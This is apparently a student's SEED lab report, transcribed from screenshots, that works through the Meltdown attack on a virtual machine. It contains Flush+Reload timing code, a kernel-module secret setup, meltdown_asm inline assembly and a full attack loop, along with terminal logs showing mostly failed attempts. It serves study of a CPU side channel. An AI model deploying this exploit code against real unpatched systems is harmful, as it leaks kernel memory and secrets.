
Setup



Task 1:

```
[04/12/25]seed@VM:~/.../Labsetup$ export MY_ID='300629910'
[04/12/25]seed@VM:~/.../Labsetup$
[04/12/25]seed@VM:~/.../Labsetup$ export PS1='\[\e]0;${MY_ID:-unknown}@\h: \w\a\]${debian_chroot:+($debian_chroot)}\[\033[01;32m\]${MY_ID:-u
nknown}@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\] \[\033[01;33m\]$(date +"%Y-%m-%d %H:%M:%S")\[\033[00m\]\$ '
300629910@VM:~/.../Labsetup 2025-04-12 04:52:42$ ./t1
Access time for array[0*4096]: 1730 CPU cycles
Access time for array[1*4096]: 354 CPU cycles
Access time for array[2*4096]: 554 CPU cycles
Access time for array[3*4096]: 268 CPU cycles
Access time for array[4*4096]: 530 CPU cycles
Access time for array[5*4096]: 386 CPU cycles
Access time for array[6*4096]: 494 CPU cycles
Access time for array[7*4096]: 282 CPU cycles
Access time for array[8*4096]: 542 CPU cycles
Access time for array[9*4096]: 438 CPU cycles
300629910@VM:~/.../Labsetup 2025-04-12 04:56:42$ ./t1
Access time for array[0*4096]: 146 CPU cycles
Access time for array[1*4096]: 372 CPU cycles
Access time for array[2*4096]: 338 CPU cycles
Access time for array[3*4096]: 198 CPU cycles
Access time for array[4*4096]: 386 CPU cycles
Access time for array[5*4096]: 334 CPU cycles
Access time for array[6*4096]: 336 CPU cycles
Access time for array[7*4096]: 142 CPU cycles
Access time for array[8*4096]: 316 CPU cycles
Access time for array[9*4096]: 324 CPU cycles
300629910@VM:~/.../Labsetup 2025-04-12 04:57:02$ ./t1
Access time for array[0*4096]: 266 CPU cycles
Access time for array[1*4096]: 366 CPU cycles
Access time for array[2*4096]: 542 CPU cycles
Access time for array[3*4096]: 434 CPU cycles
Access time for array[4*4096]: 578 CPU cycles
Access time for array[5*4096]: 546 CPU cycles
Access time for array[6*4096]: 526 CPU cycles
Access time for array[7*4096]: 576 CPU cycles
Access time for array[8*4096]: 554 CPU cycles
Access time for array[9*4096]: 562 CPU cycles
300629910@VM:~/.../Labsetup 2025-04-12 04:57:03$ ./t1
Access time for array[0*4096]: 2116 CPU cycles
Access time for array[1*4096]: 388 CPU cycles
Access time for array[2*4096]: 286 CPU cycles
Access time for array[3*4096]: 134 CPU cycles
Access time for array[4*4096]: 364 CPU cycles
Access time for array[5*4096]: 346 CPU cycles
Access time for array[6*4096]: 324 CPU cycles
Access time for array[7*4096]: 302 CPU cycles
Access time for array[8*4096]: 310 CPU cycles
Access time for array[9*4096]: 382 CPU cycles
300629910@VM:~/.../Labsetup 2025-04-12 04:57:03$ ./t1
Access time for array[0*4096]: 214 CPU cycles
Access time for array[1*4096]: 326 CPU cycles
Access time for array[2*4096]: 320 CPU cycles
Access time for array[3*4096]: 138 CPU cycles
Access time for array[4*4096]: 1434 CPU cycles
Access time for array[5*4096]: 322 CPU cycles
Access time for array[6*4096]: 390 CPU cycles
Access time for array[7*4096]: 148 CPU cycles
Access time for array[8*4096]: 322 CPU cycles
Access time for array[9*4096]: 336 CPU cycles
300629910@VM:~/.../Labsetup 2025-04-12 04:57:04$ ./t1
Access time for array[0*4096]: 138 CPU cycles
Access time for array[1*4096]: 330 CPU cycles
Access time for array[2*4096]: 452 CPU cycles
Access time for array[3*4096]: 254 CPU cycles
Access time for array[4*4096]: 468 CPU cycles
Access time for array[5*4096]: 472 CPU cycles
Access time for array[6*4096]: 422 CPU cycles
Access time for array[7*4096]: 230 CPU cycles
Access time for array[8*4096]: 504 CPU cycles
Access time for array[9*4096]: 432 CPU cycles
```

Task 2:

```
GNU nano 4.8                    FlushReload.c                    Modified
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;

/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD  (200)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo   M-A Mark Text   M-] To Bracket
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo   M-6 Copy Text   ^Q Where Was
```


With threshhold at 200

```
300629910@VM:~/.../Labsetup 2025-04-12 05:06:03$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:46$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:48$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:48$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:49$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:49$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:50$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:50$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:51$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:51$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:52$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:52$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:53$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:53$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:54$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:54$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:55$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:55$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:56$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:56$ ./t2
array[94*4096 + 1024] is in cache.
The Secret = 94.
300629910@VM:~/.../Labsetup 2025-04-12 05:07:56$
```

Task 3:

```
300629910@VM:~/.../Labsetup 2025-04-12 05:04:22$ make
make -C /lib/modules/5.4.0-54-generic/build M=/home/seed/Share/Labsetup modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-54-generic'
  Building modules, stage 2.
  MODPOST 1 modules
WARNING: modpost: missing MODULE_LICENSE() in /home/seed/Share/Labsetup/MeltdownKernel.o
see include/linux/module.h for more information
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-54-generic'
300629910@VM:~/.../Labsetup 2025-04-12 05:04:26$ sudo insmod MeltdownKernel.ko
insmod: ERROR: could not insert module MeltdownKernel.ko: File exists
300629910@VM:~/.../Labsetup 2025-04-12 05:04:41$ dmesg | grep 'secret data address'
[ 3678.362204] secret data address:0000000010bab4b8
300629910@VM:~/.../Labsetup 2025-04-12 05:05:00$
```

Task 4:




```
300629910@VM:~/.../Labsetup 2025-04-12 05:09:15$ gcc t4.c -o t4
300629910@VM:~/.../Labsetup 2025-04-12 05:09:27$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:38$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:44$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:45$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:45$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:46$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:46$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:46$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:47$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:47$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:47$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:48$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:48$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:48$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:09:49$ nano t4.c
300629910@VM:~/.../Labsetup 2025-04-12 05:12:01$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:06$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:07$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:07$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:08$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:08$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:09$ ./t4
Segmentation fault
300629910@VM:~/.../Labsetup 2025-04-12 05:12:09$
```

Task 5:

```
300629910@VM: ~/.../Labsetup
  GNU nano 4.8                    ExceptionHandling.c                    Modified
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0x10bab4b8;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

```
300629910@VM:~/.../Labsetup 2025-04-12 05:19:34$ nano ExceptionHandling.c
300629910@VM:~/.../Labsetup 2025-04-12 05:21:46$ nano ExceptionHandling.c
300629910@VM:~/.../Labsetup 2025-04-12 05:22:33$ gcc ExceptionHandling.c -o t5
300629910@VM:~/.../Labsetup 2025-04-12 05:22:40$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:22:43$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:15$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:17$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:17$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:18$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:18$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:19$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:20$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:20$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:21$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:21$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:23$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:27$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:28$ ./t5
Memory access violation!
Program continues to execute.
300629910@VM:~/.../Labsetup 2025-04-12 05:23:28$
```

Task 6:

```
300629910@VM:~/.../Labsetup 2025-04-12 05:23:28$ nano MeltdownExperiment.c
300629910@VM:~/.../Labsetup 2025-04-12 05:29:01$ gcc MeltdownExperiment.c -o t6
300629910@VM:~/.../Labsetup 2025-04-12 05:29:09$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:15$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:44$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:44$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:45$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:46$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:46$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:47$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:47$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:48$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:48$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:48$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:49$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:49$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:50$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:50$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:50$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:51$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:51$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:51$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:52$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 05:29:52$ ./t6
Memory access violation!
```

above is with threshold at 80, below we change to our determined value of 200.

```
300629910@VM: ~/.../Labsetup
  GNU nano 4.8                                   MeltdownExperiment.c
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (200)
#define DELTA 1024
```

```
300629910@VM: ~/.../Labsetup
300629910@VM:~/.../Labsetup 2025-04-12 07:12:04$ nano MeltdownExperiment.c
300629910@VM:~/.../Labsetup 2025-04-12 07:12:28$ gcc MeltdownExperiment.c -o t6
300629910@VM:~/.../Labsetup 2025-04-12 07:12:34$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:36$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:12:38$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:40$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:41$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:41$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:42$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:43$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:43$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:44$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:44$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:45$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:46$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:12:47$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:48$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:58$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:12:59$ ./t6
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:12:59$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
300629910@VM:~/.../Labsetup 2025-04-12 07:13:00$ ./t6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Activate Windows
Go to Settings to activate Windows.

with threshold at 200 we got 17/20 hits consistently

Task 7.1:

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```

```
300629910@VM:~/.../Labsetup 2025-04-12 07:22:24$ gcc MeltdownExperiment.c -o t7.1
300629910@VM:~/.../Labsetup 2025-04-12 07:22:37$ ./7.1
bash: ./7.1: No such file or directory
300629910@VM:~/.../Labsetup 2025-04-12 07:22:41$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:46$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:48$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:49$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:50$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:50$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:51$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:51$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:52$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:52$ ./t7.1
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:22:52$ ./t7.1
Memory access violation!
```

this step fails as documented. We are still using flush + reload to determine cache hits/misses, I think this step is meant to fail, as we have not implemented the full attack yet. It fails as race condition of out of order execution has not been implemented.

Task 7.2:

```
300629910@VM: ~/.../Labsetup
GNU nano 4.8                    MeltdownExperiment.c                    Modified
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
/************************ Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // Give eax register something to do
  asm volatile(
      ".rept 400;"
      "add $0x141, %%eax;"
      ".endr;"

      :
      :
      : "eax"
  );

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  int fd = open(n("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }
  int ret = pread(fd, NULL, 0, 0);
```

```
300629910@VM:~/.../Labsetup 2025-04-12 07:30:07$ nano MeltdownExperiment.c
300629910@VM:~/.../Labsetup 2025-04-12 07:30:42$ gcc MeltdownExperiment.c -o t7.2
300629910@VM:~/.../Labsetup 2025-04-12 07:30:43$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:53$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:55$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:56$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:56$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:57$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:58$ ./t7.2
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:30:58$ ./t7.2
Memory access violation!
```

This step fails as documented, I believe it is meant to fail, we not have added the code to ensure the secret is loaded to a register, but not the out of order execution with creates the race condition.

Task 7.3:

```c
int main()
{
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  int ret = pread(fd, NULL, 0, 0);

// Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown_asm(0x10bab4b8);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

Activate Windows

Now calling meltdown_asm

```c
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 4000;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

```

```
300629910@VM:~/.../Labsetup 2025-04-12 07:34:29$ gcc MeltdownExperiment.c -o t7.34000
300629910@VM:~/.../Labsetup 2025-04-12 07:34:35$ ./t7.34000
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:34:40$ ./t7.34000
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:34:42$ ./t7.34000
Memory access violation!
300629910@VM:~/.../Labsetup 2025-04-12 07:34:43$
```

T7.3XXX where XXX represents the number of repetitions specified in the assembly code.

```
[04/12/25]seed@VM:~/.../Labsetup$ gcc MeltdownExperiment.c -o t7.3100
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.3100
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.3100
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.3100
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.3100
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.3100
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$
```

```
[04/12/25]seed@VM:~/.../Labsetup$ nano MeltdownExperiment.c
[04/12/25]seed@VM:~/.../Labsetup$ gcc MeltdownExperiment.c -o t7.31mil
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.31mil
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.31mil
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.31mil
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.31mil
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$ ./t7.31mil
Memory access violation!
[04/12/25]seed@VM:~/.../Labsetup$
```

This step fails, we have now implemented all the necessary steps for the original attack to succeed, I believe we are now failing due to the countermeasures inside the OS which were introduced to patch this vulnerability.

Task 8:

```c
int main()
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (int k = 0; k < 8; k++) {
    for (i = 0; i < 1000; i++) {
          ret = pread(fd, NULL, 0, 0);
          if (ret < 0) {
            perror("pread");
            break;
          }

          // Flush the probing array
          for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

          if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0x10bab4b8 + k); }

          reloadSideChannelImproved();
    }
  }
  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
```

```
[04/12/25]seed@VM:~/.../Labsetup$ gcc MeltdownAttack.c -o t8
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 1
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 8
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 4
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 5
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 8
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 5
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 7
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 2
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 0
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 5
[04/12/25]seed@VM:~/.../Labsetup$ ./t8
The secret value is 0
The number of hits is 2
```

Activate Wi
Go to Settings t

with 4000 repts

```
